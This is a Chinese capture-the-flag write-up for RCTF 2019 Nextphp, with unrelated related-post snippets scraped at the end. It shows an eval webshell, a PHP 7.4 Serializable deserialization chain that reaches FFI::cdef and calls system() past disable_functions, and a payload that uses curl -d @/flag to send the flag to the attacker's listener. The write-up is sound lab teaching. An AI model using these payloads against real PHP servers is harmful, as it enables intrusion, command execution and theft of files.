
刷题[RCTF 2019]Nextphp
前置知识
一些关于php7.4版本需知:
其中还有这样一段话

如果ffi.cdef没有第二个参数,会在全局查找,第一个参数所声明的符号。意思就是其在不传入第二个参数时,可以直接调用php代码。所以我们在声明后,即可加入php代码
在待会的代码审计中你会接触到Serializable接口。

如果一个类同时实现了Serializable和__Serialize()/__Unserialize(),则序列化将倾向于使用新机制,而非序列化则可以使用其中一种机制,具体取决于使用的是C(Serializable)还是O(Uu unserialize)格式。因此,以C格式编码的旧的序列化字符串仍然可以解码,而新的字符串将以O格式生成。
!!!!上述非常重要,请深刻理解!!!!
这也就是之后序列化后首字母是C而不是O。同时会先执行Serializable接口中的方法。同时exp中需要把__Unserialize()删除
PHP Serializable是自定义序列化的接口。实现此接口的类将不再支持__sleep()和__wakeup(),当类的实例被序列化时将自动调用serialize方法,并且不会调用 __destruct()或有其他影响。当类的实例被反序列化时,将调用unserialize()方法,并且不执行__construct()。
解题思路
打开发现,???,这么简单嘛,直接一句话写shell
file_put_contents('1.php','<?php eval($_POST["pass"]);?>');
蚁剑连接,???,就这?
好吧,只有当前目录的权限,看preload.php,看着是反序列化了
我懒,不想看序列化,不过感觉是都被禁了,没啥用
bypass_diasble_function

1.LD_PRELOAD
mail,putenv,error_log全被禁了,打扰了
2.**Apache Mod CGI **
没开,打扰了
3.FFI
(关于ffi在我此前的博文中有介绍,这里就不再详细说了)
核心思想:
实现用PHP代码调用C代码的方式,先声明C中的命令执行函数,然后再通过FFI变量调用该C函数即可Bypass disable_functions
即先声明后调用
正好版本是php7.4,也就只有这个了
我一开始发现可以直接写文件,为啥不直接写呢。直接把preload.php中的内容给删除了,直接写

网页的内容是 karsa("system('cat /flag')");
好像并没有成功执行,我本地最高只有7.2的php版本,不能本地测试了。查一波手册

默认情况下,FFI API只能在CLI脚本和预加载的PHP文件中使用。
又看到mochazz师傅说的
在本地环境 ffi.enable=preload 模式下,web端也是无法执行 FFI 。将 ffi.enable 设置成 true 后,发现 web 端就可以利用 FFI 了。
看来是无法在web端利用了
代码审计
<?php

final class A implements Serializable {

    protected $data = [

        'ret' => null,

        'func' => 'print_r',

        'arg' => '1'

    ];

    private function run () {

        $this->data['ret'] = $this->data['func']($this->data['arg']);

    }

    public function __serialize(): array {

        return $this->data;

    }

    public function __unserialize(array $data) {

        array_merge($this->data, $data);

        $this->run();

    }

    public function serialize (): string {

        return serialize($this->data);

    }

    public function unserialize($payload) {

        $this->data = unserialize($payload);

        $this->run();

    }

    public function __get ($key) {

        return $this->data[$key];

    }

    public function __set ($key, $value) {

        throw new \Exception('No implemented');

    }

    public function __construct () {

        throw new \Exception('No implemented');

    }

}
本程序中并没有用户传参,还是需要从index.php中传参进去,反序列化。所以去掉多余的函数,编写exp

本来想只留三个属性的,发现无法序列化,缺少方法,serialize和unserialize补上
然后就是前置知识说到的,需要删掉__serialize和__unserialize,因为php7.4新特性它会优先触发这两个函数,而看这两个函数可知其实现的方法并不是正确的
编写exp
<?php

final class A implements Serializable {

    protected $data = [

        'ret' => null,

        'func' => 'FFI::cdef',

        'arg' => 'int system(const char *command);'     //声明

    ];

    public function serialize (): string {

        return serialize($this->data);

    }

    public function unserialize($payload) {

        $this->data = unserialize($payload);

    }

}

$a = new A();

$b = serialize($a);

echo $b;
本地编写exp,输出结果
序列化结果:C:1:"A":95:{a:3:{s:3:"ret";N;s:4:"func";s:9:"FFI::cdef";s:3:"arg";s:32:"int system(const char *command);";}}
上述代码实现声明
FFI::cdef("int system(const char *command);")
所以现在只需调用即可,通过设置__serialize()['ret']的值获取flag
__serialize()['ret']->system('curl -d @/flag linux靶机的ip')
完整paylaod:
?a=$a=unserialize('C:1:"A":95:{a:3:{s:3:"ret";N;s:4:"func";s:9:"FFI::cdef";s:3:"arg";s:32:"int system(const char *command);";}}')->__serialize()['ret']->system('curl -d @/flag linux靶机ip:8888');
传参后完整过程:
1.unserialize
把payload传给data参数,即覆盖原参数
protected $data = [

        'ret' => null,

        'func' => 'FFI::cdef',

        'arg' => 'int system(const char *command);'

    ];
2.run
ret=FFI::cdef('int system(const char *command);')
3.__serialize()

指定的ret内容即是最终的执行命令,通过最后的return调用,返回flag。这里无回显,但是打过去没报错,应该是没问题了。这里需要监听
buu题目只能访问内网!!!!!,这里被坑到死,一开始忘了,然后问了wh1sper师傅,内网也不是很懂,把这一块稍微搞明白了。
xshell连接linux靶机,查询linux靶机ip地址后,放在上面的payload中,监听
总结思路
核心思路:
- 连接后门,获取preload.php内容
- 代码审计,通过反序列化,逃逸禁用函数,通过php7.4新特性代码执行
- 监听内网,获取flag
php新特性很重要,没有就完成不了题目
知识点
- 反序列化
- 代码审计
- 代码执行
- 内网监听
刷题[RCTF 2019]Nextphp的更多相关文章
- 刷题[GWCTF 2019]mypassword
解题思路 打开网站,登陆框.注册一个用户后再登陆 看样子是注入了,在feedback.php中发现注释 <!-- if(is_array($feedback)){ echo "< ...
- 刷题[GWCTF 2019]你的名字
解题思路 打开发现需要输入名字,猜测会有sql注入漏洞,测试一下发现单引号被过滤了,再fuzs下看看过滤了哪些 长度为1518和1519的都有过滤,测试一下,感觉不是sql注入了.那还有什么呢,考虑了 ...
- 刷题[De1CTF 2019]SSRF Me
前置知识 本题框架是flask框架,正好python面向对象和flask框架没怎么学,借着这个好好学一下 这里我直接听mooc上北京大学陈斌老师的内容,因为讲的比较清楚,直接把他的ppt拿过来,看看就 ...
- 刷题[SUCTF 2019]CheckIn
解题思路 打开网页发现只是简单做了一个上传界面,朴实无华 上传一个php文件,发现非法后缀. 上传一个.htaccess文件,发现,爆出很重要的信息 exif_imagetype函数通过检测文件头来检 ...
- 刷题[RoarCTF 2019]Easy Java
前置知识 WEB-INF/web.xml泄露 java web工程目录结构 Servlet访问URL映射配置 由于客户端是通过URL地址访问Web服务器中的资源,所以Servlet程序若想被外界访问, ...
- 刷题记录:[De1CTF 2019]Giftbox && Comment
目录 刷题记录:[De1CTF 2019]Giftbox && Comment 一.知识点 1.sql注入 && totp 2.RCE 3.源码泄露 4.敏感文件读取 ...
- 刷题记录:[强网杯 2019]Upload
目录 刷题记录:[强网杯 2019]Upload 一.知识点 1.源码泄露 2.php反序列化 刷题记录:[强网杯 2019]Upload 题目复现链接:https://buuoj.cn/challe ...
- 刷题记录:[DDCTF 2019]homebrew event loop
目录 刷题记录:[DDCTF 2019]homebrew event loop 知识点 1.逻辑漏洞 2.flask session解密 总结 刷题记录:[DDCTF 2019]homebrew ev ...
- 刷题记录:[CISCN 2019 初赛]Love Math
目录 刷题记录:[CISCN 2019 初赛]Love Math 思路一 思路二 总结 刷题记录:[CISCN 2019 初赛]Love Math 题目复现链接:https://buuoj.cn/ch ...
随机推荐
- golang grpc demo
1.grpm 安装: git clone https://github.com/grpc/grpc-go.git $GOPATH/src/google.golang.org/grpc 2.proto, ...
- Linux环境下安装Redis数据库
1.下载Redis安装包 访问https://redis.io/download,目前最新版本是5.0.5,点击下载 2.安装Redis 2.1通过远程工具把压缩包导入Linux工作盘,我的在home ...
- 个人项目(WordCount C语言)
WordCount程序(C语言) Github地址:https://github.com/peter-ye-code/WordCount 一.题目描述 实现一个简单而完整的软件工具(源程序特征统计程序 ...
- Java小菜求职记-以前在Dubbo踩的坑,这次全被问到了,这下舒服了
前传 小林求职记(五)上来就一连串的分布式缓存提问,我有点上头.... 终于,在小林的努力下,获得了王哥公司那边的offer,但是因为薪水没有谈妥,小林又重新进入了求职的旅途,在经历了多次求职过程之后 ...
- 百度官方给出的seo优化策略
http://www.wocaoseo.com/thread-157-1-1.html 因为要参加seo工程师考试了,这两天一直在学习seo的基础理论,昨天也写了备战seo工程师考试的文章,说实在话, ...
- 解析WAV音频文件----》生成WAV音频文件头
前言:请各大网友尊重本人原创知识分享,谨记本人博客:南国以南i WAV音频文件介绍: WAV文件是在PC机平台上很常见的.最经典的多媒体音频文件,最早于1991年8月出现在Windows3.1操作系统 ...
- vue项目配置vuex
在vue项目中各组件之间传值非常的好用,但是当组件数量多的时候,就会感觉到多个组件之间传值就会变的非常痛苦.因此就需要使用vuex来管理数据值,这样在任何页面不需要传值过来的情况下就可以拿到我们想要的 ...
- Python编程进阶,Python如何实现多进程?
进程part1 一.进程介绍 1.获取子父进程 2.进程的基本使用 2.创建带有参数的进程 3.进程之间的数据彼此隔离 4.多个进程之间的异步并发 二.join 1.基本语法 2.使用自定义类的方法创 ...
- 手写区分PC还是手机移动端
区分首先要了解window.navigator 输出navigator appCodeName: "Mozilla" appName: "Netscape" a ...
- Apache Pulsar 2.6.1 版本正式发布:2.6.0 功能增强版,新增 OAuth2 支持
在 Apache Pulsar 2.6.0 版本发布后的 2 个月,2020 年 8 月 21 日,Apache Pulsar 2.6.1 版本正式发布! Apache Pulsar 2.6.1 修复 ...